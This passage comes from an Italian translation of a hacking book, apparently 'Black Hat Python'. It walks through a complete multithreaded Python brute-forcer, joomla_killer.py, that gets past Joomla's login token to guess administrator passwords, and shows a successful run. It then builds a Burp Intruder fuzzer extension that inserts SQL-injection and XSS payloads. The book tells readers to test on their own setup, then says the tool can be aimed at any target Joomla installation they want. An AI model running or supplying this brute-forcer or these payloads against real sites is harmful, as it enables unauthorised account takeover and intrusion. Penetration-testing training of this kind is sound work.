Leggendo attraverso questo form, recuperiamo alcune importanti informazioni che dovremo incorporare nel nostro brute-forcer. La prima è che il form viene inviato al path */administrator/index.php* utilizzando un POST HTTP. Le successive sono i campi richiesti in modo che l'invio del form avvenga con successo. In particolare, se guardate all'ultimo campo nascosto, vedrete che al suo attributo `name` è assegnata una lunga stringa casuale. Questa è la parte essenziale della tecnica anti-brute-forcing di Joomla. Questa stringa casuale viene verificata con la sessione utente corrente, memorizzata in un cookie e, anche se state passando le credenziali corrette allo script di processamento del login, se il token casuale non è presente l'autenticazione fallirà. Questo significa che dobbiamo usare il seguente flusso di richiesta nel nostro brute forcer in modo da avere successo con Joomla:

1. Recuperare la pagina di login e accettare i cookie che vengono restituiti.
2. Fare il parsing di tutti gli elementi del form della pagina HTML.
3. Impostare username e/o password da indovinare, prelevandole dal nostro dizionario.
4. Inviare un POST HTTP allo script di processamento del login che includa tutti i campi del form e i nostri cookie memorizzati.
5. Verificare se abbiamo fatto login con successo nell'applicazione web.

Potete vedere che in questo script utilizzeremo alcune nuove e importanti tecniche. Non dovrete mai provare il vostro tool su un target reale, ma solamente su una vostra installazione di test; predisponete sempre un'installazione della vostra applicazione web target e impostate delle credenziali di accesso, in modo che siano note e che possiate verificare che con il vostro script ottenete il risultato desiderato.

Aprirete un nuovo file Python chiamato *joomla_killer.py* e inserite il seguente codice:

```
import urllib2
import urllib
import cookielib
import threading
import sys
import Queue
from HTMLParser import HTMLParser
# impostazioni generali
user_thread = 10
username = "admin"
wordlist_file = "/tmp/cain.txt"
resume = None
```

```
# impostazioni specifiche del target

target_url      = "http://192.168.112.131/administrator/index.php" ❶
target_post     = "http://192.168.112.131/administrator/index.php"
username_field= "username" ❷
password_field= "passwd"
success_check   = "Administration - Control Panel" ❸
```

Queste impostazioni generali meritano un po' di spiegazioni. La variabile `target_url` ❶ è dove il nostro script scaricherà e farà il parsing dell'HTML. La variabile `target_post` è dove invieremo il nostro tentativo di brute-forcing. Sulla base della nostra breve analisi dell'HTML del login su Joomla, possiamo impostare le variabili `username_field` e `password_field` ❷ con gli appropriati nomi degli elementi HTML. La nostra variabile `success_check` ❸ è una stringa che verificheremo dopo ogni tentativo di brute-forcing in modo da stabilire se questo ha avuto successo o meno. Ora creiamo le basi per il nostro brute forcer; parte del seguente codice dovrebbe essere familiare, per cui evidenzierò solamente le nuove tecniche.

```
class Bruter(object):
    def __init__(self, username, words):
        self.username = username
        self.password_q = words
        self.found      = False
        print "Finished setting up for: %s" % username
    def run_bruteforce(self):
        for i in range(user_thread):
            t = threading.Thread(target=self.web_bruter)
            t.start()
    def web_bruter(self):
        while not self.password_q.empty() and not self.found:
            brute = self.password_q.get().rstrip()
            jar = cookielib.FileCookieJar("cookies") ❶
            opener = urllib2.build_opener(
                urllib2.HTTPCookieProcessor(jar))
            response = opener.open(target_url)
            page = response.read()
            print "Trying: %s : %s (%d left)" \
                %(self.username, brute, self.password_q.qsize())
            # fai il parsing dei campi nascosti
            parser = BruteParser() ❷
            parser.feed(page)
            post_tags = parser.tag_results
```



```

# aggiungi i nostri campi username e password
post_tags[username_field] = self.username ❸
post_tags[password_field] = brute
login_data = urllib.urlencode(post_tags) ❹
login_response = opener.open(target_post, login_data)
login_result = login_response.read()
if success_check in login_result: ❺
    self.found = True
    print "[*] Bruteforce successful."
    print "[*] Username: %s" % username
    print "[*] Password: %s" % brute
    print "[*] Waiting for other threads to exit..."

```

Questa è la nostra classe di brute-forcing primaria, la quale gestirà per noi tutte le richieste HTTP e i cookie. Dopo aver ottenuto la nostra password da provare, impostiamo il nostro cookie jar ❶ usando la classe `FileCookieJar`, che conserverà i cookie in un file cookie. Dopo inizializziamo il nostro opener `urllib2`, passandogli il cookie jar inizializzato, che dice a `urllib2` di rifilargli tutti i cookie. Poi costruiamo la richiesta iniziale per recuperare il form di login. Quanto abbiamo l'HTML raw, lo passiamo al nostro parser HTML e chiamiamo il suo metodo `feed` ❷, che restituisce un dizionario di tutti gli elementi recuperati dal form. Dopo che abbiamo eseguito il parsing dell'HTML, sostituiamo i campi `username` e `password` con il nostro tentativo di brute-forcing ❸. Quindi decodifichiamo la URL delle variabili POST ❹ e poi le passiamo nelle successive richieste HTTP. Dopo aver ottenuto il risultato del nostro tentativo di autenticazione, verifichiamo se l'autenticazione ha avuto successo o meno ❺.

Ora implementiamo il cuore della nostra elaborazione dell'HTML. Aggiungete la seguente classe al vostro script *joomla_killer.py*:

```

class BruteParser(HTMLParser):
    def __init__(self):
        HTMLParser.__init__(self)
        self.tag_results = {} ❶
    def handle_starttag(self, tag, attrs):
        if tag == "input": ❷
            tag_name = None
            tag_value = None
            for name,value in attrs:
                if name == "name":
                    tag_name = value ❸
                if name == "value":
                    tag_value = value ❹

```

```
if tag_name is not None:
    self.tag_results[tag_name] = value ❸
```

Questo codice crea la classe per il parsing dell'HTML, che vogliamo usare contro il nostro target. Dopo che avrete le basi necessarie per usare la classe `HTMLParser`, potrete adattarla per estrarre informazioni da ogni applicazione web che vorrete attaccare. La prima cosa che facciamo è creare un dizionario in cui memorizziamo i nostri risultati ❶. Quando chiamiamo la funzione `feed`, le passiamo l'intero documento HTML e la nostra funzione `handle_starttag` viene chiamata ogni volta che viene incontrato un tag. In particolare, stiamo cercando tag HTML `input` ❷ e il nostro processamento principale avviene quando stabiliamo di averne trovato uno. Iniziamo iterando sugli attributi del tag e, se troviamo gli attributi `name` ❸ o `value` ❹, li inseriamo nel dizionario `tag_results` ❺. Dopo che la pagina HTML è stata processata, la nostra classe di brute-forcing può quindi rimpiazzare i campi `username` e `password`, lasciando i restanti campi inalterati.

Per concludere il nostro brute forcer di Joomla, copiate e incollate la funzione `build_wordlist` dalla nostra precedente sezione e aggiungete il seguente codice:

```
# incolla qua la funzione build_wordlist
words = build_wordlist(wordlist_file)
bruter_obj = Bruter(username, words)
bruter_obj.run_bruteforce()
```

Questo è quanto! Semplicemente passiamo al nostro `Bruter` la `username` e la nostra `wordlist` e osserviamo cosa accade di magico.

NOTA

HTMLPARSER 101. Ci sono tre metodi principali che potete implementare quando usate la classe `HTMLParser`: `handle_starttag`, `handle_endtag` e `handle_data`. La funzione `handle_starttag` verrà chiamata ogni volta che viene incontrato un tag HTML di apertura, mentre la funzione `handle_endtag` viene chiamata ogni volta che si incontra un tag HTML di chiusura. La funzione `handle_data` viene chiamata quando c'è del testo raw tra i tag. Le interfacce di queste funzioni sono leggermente differenti, come mostrato di seguito:

```
handle_starttag(self, tag, attributes)
handle_endtag(self, tag)
handle_data(self, data)
```

Un breve esempio per sottolineare quanto detto:

```
<title>Python rocks!</title>
handle_starttag => tag variable would be "title"
handle_data      => data variable would be "Python rocks!"
handle_endtag    => tag variable would be "title"
```

Con queste conoscenze basilari della classe `HTMLParser`, potete fare cose come il

parsing dei form, cercare link per spidering, estrarre tutto il testo puro per scopi di data mining o cercare tutte le immagini in una pagina.

Prova su strada

Se Joomla non è installato nella vostra Kali VM, allora dovrete installarlo adesso. La mia VM target si trova a 192.168.112.131 e sto usando una wordlist fornita da Cain & Abel, un popolare tool di brute-forcing e cracking.

NOTA

Cain & Abel: <http://www.oxid.it/cain.html>.

Ho già preimpostato lo username come *admin* e la password *justin* nell'installazione di Joomla, per cui posso essere sicuro che funzioni. Ho poi aggiunto *justin* al file *cain.txt* contenente la wordlist, circa 50 parole sotto la prima. Quando eseguo lo script, ottengo il seguente output:

```
$ python2.7 joomla_killer.py
Finished setting up for: admin
Trying: admin : 0rac138 (306697 left)
Trying: admin : !@#$% (306697 left)
Trying: admin : !@#$%^ (306697 left)
—snip—
Trying: admin : 1p2o3i (306659 left)
Trying: admin : 1qw23e (306657 left)
Trying: admin : 1q2w3e (306656 left)
Trying: admin : 1sanjose (306655 left)
Trying: admin : 2 (306655 left)
Trying: admin : justin (306655 left)
Trying: admin : 2112 (306646 left)
[*] Bruteforce successful.
[*] Username: admin
[*] Password: justin
[*] Waiting for other threads to exit...
Trying: admin : 249 (306646 left)
Trying: admin : 2welcome (306646 left)
```

Potete vedere che il brute-forcing ha avuto successo e ho fatto il login nella console di amministrazione di Joomla. Per verificare, dovrete fare il login manualmente. Dopo che avete verificato lo script localmente e siete sicuri che funziona, potete usare questo tool nei confronti delle installazioni target di Joomla che desiderate.

Estendere Burp Proxy

In questo capitolo vedremo come realizzare delle estensioni per Burp Suite. Usando Python, Ruby o Java, potete aggiungere pannelli alla Burp GUI e implementare automazioni per le vostre tecniche di attacco. Sfrutteremo quindi i vantaggi di questa funzionalità per aggiungere a Burp alcuni tool utili per eseguire attacchi e larghe ricognizioni.

Se avete già fatto hacking di un'applicazione web, probabilmente avrete usato Burp Suite per eseguire lo *spidering*, fare il proxy del traffico e realizzare altri attacchi. Versioni recenti di Burp Suite includono la possibilità di aggiungere a Burp i vostri strumenti personali, chiamati estensioni.

La prima estensione che implementeremo ci permetterà di utilizzare una richiesta HTTP intercettata da Burp Proxy come punto di partenza per creare un *mutation fuzzer* che può essere eseguito in Burp Intruder. La seconda estensione si interfacerà con le API di Microsoft Bing per mostrarci tutti gli host virtuali che si trovano allo stesso indirizzo IP del vostro sito target, così come tutti i sottodomini individuati per il dominio target. Assumerò che abbiate già utilizzato Burp prima d'ora e che sappiate come intercettare richieste con il Proxy tool, così come spedire richieste a trabocchetto a Burp Intruder. Se necessitate di un tutorial su come fare queste operazioni, per iniziare visitate PortSwigger Web Security (<http://www.portswigger.net/>).

Devo ammettere che quando ho iniziato a esplorare le API di Burp Extender, ho dovuto esaminarle più di una volta per capire come funzionavano. Le ho trovate un po' confusionarie, essendo un puro pythonista e avendo limitate esperienze di sviluppo in Java. Ma sul sito web di Burp ho trovato numerose estensioni che mi hanno consentito di vedere come gli altri hanno sviluppato le proprie estensioni e queste mi hanno aiutato a capire come iniziare a implementare il mio codice. Tratterò alcuni concetti basilari sulle estensioni ma mostrerò anche come usare la documentazione delle API come guida per sviluppare le vostre estensioni personalizzate.

Installazione

Prima di tutto scaricate Burp da <http://www.portswigger.net/> e installatelo in modo che sia pronto per essere utilizzato. Mi rattrista ammettere che l'installazione di Burp necessita che nel vostro sistema sia presente una moderna installazione di Java, per cui, in caso contrario, potete installarla facilmente visto che per tutti i sistemi operativi vi sono dei package o degli installer.

Il prossimo passo consiste nel recuperare il file JAR di Jython (una implementazione di Python scritta in Java); faremo puntare Burp a questo. Potete trovare questo file JAR sul sito di No Starch insieme a tutto il resto del codice di questo libro (<http://www.nostarch.com/blackhatpython/>) o visitando il sito ufficiale, <http://www.jython.org/downloads.html>, e selezionando l'installer Jython 2.7 Standalone. Non fatevi confondere dal nome; è solo un file JAR.

Salvate il file JAR in un posto facile da ricordare, come il vostro desktop. A questo punto, aprite un terminale ed eseguite Burp come mostrato di seguito:

```
#> java -XX:MaxPermSize=1G -jar burpsuite_pro_v1.6.jar
```

Questo avvierà Burp; dovrete vedere la sua UI piena di meravigliosi tab, come mostrato in [Figura 6.1](#).

Ora puntiamo Burp al nostro interprete Jython. Cliccate sul tab **Extender** e poi sul tab **Options**. Nella sezione **Python Environment**, selezionate il percorso del vostro file JAR di Jython, come mostrato in [Figura 6.2](#).

Potete lasciare il resto delle opzioni come sono; adesso siamo pronti per iniziare a scrivere la nostra prima estensione. Cominciamo!




Figura 6.1 - La GUI di Burp Suite caricata correttamente.




Figura 6.2 - Configurazione del percorso dell'interprete Jython.

Utilizzare Burp con dati casuali

A un certo punto della vostra carriera potreste ritrovarvi ad attaccare un'applicazione web o un web service che non vi consentono di usare i tradizionali tool di *web application assessment*.

Che stiate lavorando con un protocollo binario incapsulato nel traffico HTTP o con complesse richieste JSON, è importante che siate in grado di verificare la presenza di bug nelle applicazioni web tradizionali. L'applicazione potrebbe usare troppi parametri o potrebbe essere offuscata in qualche modo, per cui eseguire test manuali potrebbe richiedere troppo tempo. Mi è anche capitato di eseguire dei tool standard che non gestivano strani protocolli o addirittura, talvolta, nemmeno JSON. In questi casi è utile essere in grado di imporre a Burp di stabilire una solida baseline del traffico HTTP, inclusa l'autenticazione con cookie, mentre passiamo il corpo della richiesta a un fuzzer custom che può manipolare il payload come volete.

Ora lavoreremo con la nostra prima estensione Burp per creare il generatore di dati casuali per applicazioni web (web application fuzzer) più semplice al mondo, che potete poi espandere in qualcosa di più intelligente.

Burp ha numerosi tool che potete usare quando state testando applicazioni web. Tipicamente, intercetterete tutte le richieste usando il proxy e, quando vedrete passare una richiesta interessante, la spedirete a un altro tool Burp. Una tecnica comune che utilizzo consiste nello spedire le richieste al tool Repeater, il quale mi permette di replicare al traffico web, e di modificare manualmente ogni punto importante. Per realizzare attacchi più automatizzati basati su alcuni parametri da voi scelti, spedirete delle richieste al tool Intruder, il quale proverà a capire in modo automatico quale area del traffico web dovrebbe essere modificata e quindi vi consentirà di usare una varietà di attacchi per provare a cavar fuori dei messaggi di errore o scovare vulnerabilità. Un'estensione Burp può interagire in numerosi modi con i tool della suite Burp e nel nostro caso creeremo funzionalità aggiuntive direttamente nel tool Intruder.

Il mio primo istinto naturale è di dare uno sguardo alla documentazione dell'API di Burp per capire quale classe Burp devo estendere per scrivere la mia estensione custom. Potete avere accesso a questa documentazione cliccando sul tab **Extender** e poi sul tab **APIs**. Questo può sembrare un po' scoraggiante poiché sembra (e in effetti lo è) molto in stile Java. La prima cosa che notiamo è che gli sviluppatori di Burp hanno di proposito nominato ogni classe in modo che sia semplice capire dove vogliamo iniziare. In particolare, poiché stiamo cercando delle *fuzzing web request* durante un attacco con Intruder, nella documentazione vedo che sono presenti le classi `IIntruderPayloadGeneratorFactory` e `IIntruderPayloadGenerator`. Diamo uno sguardo a ciò che la documentazione dice per la classe `IIntruderPayloadGeneratorFactory`:

```

/**
 * Le estensioni possono implementare questa interfaccia e poi chiamare
 * IBurpExtenderCallbacks.registerIntruderPayloadGeneratorFactory() ❶
 * per registrare una factory per dei payload di Intruder personalizzati.
 */
public interface IItruderPayloadGeneratorFactory
{
    /**
     * Questo metodo è usato da Burp per ottenere il nome del generatore di
     payload.
     * Questo verrà mostrato come una opzione all'interno dell'interfaccia
     utente
     * di Intruder, nel momento in cui l'utente selezionerà l'utilizzo
     * di extension-generated payload
     *
     * @return Il nome del generatore di payload.
     */
    String getGeneratorName(); /* ❷ */
    /**
     * Questo metodo è usato da Burp quando l'utente avvia un attacco con
     Intruder
     * che usa questo generatore di payload.
     * @param attack
     * Un oggetto IItruderAttack che può essere richiesto per ottenere
     * i dettagli sull'attacco nel quale il generatore di payload verrà usato.
     * @return Una nuova istanza di
     * IItruderPayloadGenerator che verrà usata per generare
     * payload per l'attacco.
     */
    IItruderPayloadGenerator createNewInstance(IItruderAttack attack); /* ❸ */
}

```

La prima parte della documentazione ❶ ci dice come registrare la nostra estensione con Burp. Estenderemo la classe Burp principale e la classe IItruderPayloadGeneratorFactory. Dopo vediamo che Burp si aspetta che due funzioni siano presenti nella nostra classe principale. La funzione getGeneratorName ❷ verrà chiamata da Burp per recuperare il nome della nostra estensione e ci aspettiamo che restituisca una stringa. La funzione createNewInstance ❸ si aspetta che restituiamo un'istanza di IItruderPayloadGenerator, che sarà una seconda classe che dobbiamo creare.

Ora implementiamo il codice Python che soddisfa questi requisiti e poi vedremo come verrà aggiunta la classe `IIntruderPayloadGenerator`. Aprite un file Python, chiamatelo *bhp_fuzzer.py* e inserite il seguente codice:

```
from burp import IBurpExtender ❶
from burp import IIntruderPayloadGeneratorFactory
from burp import IIntruderPayloadGenerator
from java.util import List, ArrayList
import random

class BurpExtender(IBurpExtender,
                   IIntruderPayloadGeneratorFactory): ❷
    def registerExtenderCallbacks(self, callbacks):
        self._callbacks = callbacks
        self._helpers = callbacks.getHelpers()
        callbacks.registerIntruderPayloadGeneratorFactory(self) ❸

    def getGeneratorName(self): ❹
        return "BHP Payload Generator"

    def createNewInstance(self, attack): ❺
        return BHPFuzzer(self, attack)
```

Questo è un semplice scheletro che rappresenta ciò che ci serve per soddisfare il primo insieme di requisiti della nostra estensione. Dobbiamo prima importare la classe `IBurpExtender` ❶; questo è un requisito per ogni estensione che scriviamo. Importiamo poi le classi necessarie per creare un Intruder payload generator. Successivamente definiamo la nostra classe `BurpExtender` ❷, la quale estende le classi `IBurpExtender` e `IIntruderPayloadGeneratorFactory`.

Usiamo poi la funzione `registerIntruderPayloadGeneratorFactory` ❸ per registrare la nostra classe in modo che il tool Intruder sia conscio che possiamo generare dei payload. Quindi implementiamo la funzione `getGeneratorName` ❹ semplicemente per restituire il nome del nostro *payload generator*.

L'ultimo step è la definizione della funzione `createNewInstance` ❺ che riceve i parametri dell'attacco e restituisce una istanza della classe `IIntruderPayloadGenerator`, che chiamiamo `BHPFuzzer`. Diamo una sbirciata alla documentazione della classe `IIntruderPayloadGenerator` così sappiamo cosa implementare.

```
/**
 * Questa interfaccia è usata per generatori di payload Intruder personalizzati.
 * Le estensioni
 * che hanno registrato un
 * IIntruderPayloadGeneratorFactory devono restituire una nuova istanza di
 * questa interfaccia, quando richiesta come parte di un nuovo attacco Intruder.
```

```

*/
public interface IItruderPayloadGenerator
{
    /**
     * Questo metodo è usato da Burp per stabilire se il generatore di payload
     * è in grado di fornire ulteriori payload.
     *
     * @return Extensions deve restituire
     * false quando tutti i payload disponibili sono stati usati,
     * altrimenti true
     */
    boolean hasMorePayloads(); /* ❶ */
    /**
     * Questo metodo è usato da Burp per ottenere il valore del prossimo
     payload.
     *
     * @param baseValue Il valore base della posizione del payload corrente.
     * Questo valore deve essere null se il concetto di valore base non è
     * applicabile (ad esempio in un attacco di ram battering).
     * @return Il payload successivo da usare nell'attacco.
     */
    byte[] getNextPayload(byte[] baseValue); /* ❷ */
    /**
     * Questo metodo è usato da Burp per resettare lo stato del generatore di
     payload
     * in modo che la prossima chiamata a
     * getNextPayload() restituisca ancora il primo payload. Questo
     * metodo verrà invocato quando un attacco usa lo stesso generatore di
     payload
     * per più di una posizione del payload, per esempio
     * in un attacco sniper.
     */
    void reset(); /* ❸ */
}

```

Okay! Dobbiamo implementare la classe base la quale deve esporre tre funzioni. La prima funzione, `hasMorePayloads` ❶, è usata da Burp per sapere se il generatore di payload ha altri payload da restituire. Useremo un semplice contatore per gestire questo e, una volta che ha raggiunto il valore massimo che impostiamo, restituiremo `False` in modo che non vengano più generati fuzzing case. La funzione `getNextPayload` ❷ riceverà il payload originale da una richiesta HTTP che catturiamo. Se nella richiesta HTTP avete selezionato aree di payload multiple, riceverete solamente i byte che avete

richiesto siano fuzzed (vedremo meglio più avanti). Questa funzione ci permette di fare il fuzzing del test case originale e poi restituirlo in modo che Burp invii i nuovi fuzzed validi. L'ultima funzione, `reset` ❸, ci serve perché, se generiamo un insieme noto di richieste fuzzed (diciamo cinque), allora per ogni posizione del payload che abbiamo indicato nel tab **Intruder** itereremo attraverso i cinque valori fuzzed.

Andiamo avanti, aggiungendo il seguente codice in fondo a *bhp_fuzzer.py*:

```
class BHPFuzzer(IntruderPayloadGenerator): ❶
    def __init__(self, extender, attack):
        self._extender = extender
        self._helpers = extender._helpers
        self._attack = attack
        print "BHP Fuzzer initialized"
        self.max_payloads = 10 ❷
        self.num_interations = 0
        return

    def hasMorePayloads(self): ❸
        if self.num_interations == self.max_payloads:
            return False
        else:
            return True

    def getNextPayload(self, current_payload): ❹
        # converti in stringa
        payload = "".join(chr(x) for x in current_payload) ❺
        # chiama il nostro mutator per fare
        # il fuzz del POST
        payload = self.mutate_payload(payload) ❻
        # incrementa il numero di tentativi fuzzing
        self.num_interations += 1 ❼
        return payload

    def reset(self):
        self.num_interations = 0
        return
```

Iniziamo definendo la classe `BHPFuzzer` ❶ che estende la classe `IntruderPayloadGenerator`. Definiamo le necessarie variabili di istanza, come `max_payloads` ❷ e `num_interations`, in modo che possiamo far sapere a Burp che abbiamo terminato il fuzzing. Se volete potete fare in modo che l'estensione resti in esecuzione per sempre, ma per fare dei test lasciamo questo così come è. Dopo implementiamo la funzione `hasMorePayloads` ❸ che semplicemente verifica se abbiamo raggiunto il massimo numero di iterazioni fuzzing. Se volete che l'estensione venga eseguita

continuamente, potete far restituire sempre `True`. La funzione `getNextPayload` ❹ è quella che riceve il payload HTTP originale ed è qui che faremo il fuzzing. La variabile `current_payload` arriva come bytearray, per cui la convertiamo in stringa ❺ e poi la passiamo alla nostra funzione fuzzing `mutate_payload` ❻. La nostra ultima funzione è `reset`, la quale fa il reset del numero di iterazioni.

Ora ritorniamo alla funzione fuzzing più semplice del mondo, che potete modificare a vostro piacimento. Poiché questa funzione conosce il payload attuale, se avete un protocollo furbo che necessita di qualcosa di speciale, come un checksum CRC all'inizio del payload o un campo `length`, potete fare questi calcoli dentro questa funzione prima che lo restituisca, il che la rende estremamente flessibile. Aggiungete il seguente codice a *bhp_fuzzer.py*, assicurandovi che il metodo `mutate_payload` sia indentato allo stesso livello degli altri metodi della classe `BHPFuzzer`:

```
def mutate_payload(self, original_payload):
    # prendi un semplice mutator o chiama uno script esterno
    picker = random.randint(1,3)
    # scegli un offset random nel payload da mutare
    offset = random.randint(0, len(original_payload)-1)
    payload = original_payload[:offset]
    # inserisci un tentativo di SQL injection
    if picker == 1:
        payload += "'"
    # inserisci un tentativo di XSS
    if picker == 2:
        payload += "<script>alert('BHP!');</script>";
    if picker == 3:
        chunk_length = random.randint(
            len(payload[offset:]), len(payload)-1)
        repeater = random.randint(1,10)
        for i in range(repeater):
            payload += original_payload[offset:offset+chunk_length]
    # aggiungi i restanti bit del payload
    payload += original_payload[offset:]
    return payload
```

Questo semplice fuzzer è piuttosto autoesplicativo. Prendiamo in modo casuale tre mutator: un semplice test di SQL injection con un apice singolo, un tentativo di XSS e un mutator che seleziona un pezzo casuale del payload originale e lo ripete un numero casuale di volte. Ora abbiamo una estensione del Burn Intruder da poter utilizzare. Vediamo come poterla caricare.

Prova su strada

Prima dobbiamo caricare la nostra estensione e accertarci che non vi siano errori. Cliccate sul tab **Extender** in Burp, quindi cliccate sul pulsante **Add**. Apparirà una schermata che vi consentirà di far puntare Burp al fuzzer. Assicuratevi di impostare le stesse opzioni mostrate in [Figura 6.3](#).




Figura 6.3 - Configurare Burp in modo che carichi la nostra estensione.

Cliccate su **Next** e Burp inizierà a caricare la nostra estensione. Se tutto va bene, Burp dovrebbe indicare che l'estensione è stata caricata con successo. Se ci sono degli errori, cliccate sul tab **Errors**, sistemate ogni refuso e poi cliccate sul pulsante **Close**. La vostra schermata di Extender dovrebbe somigliare a quella di [Figura 6.4](#).

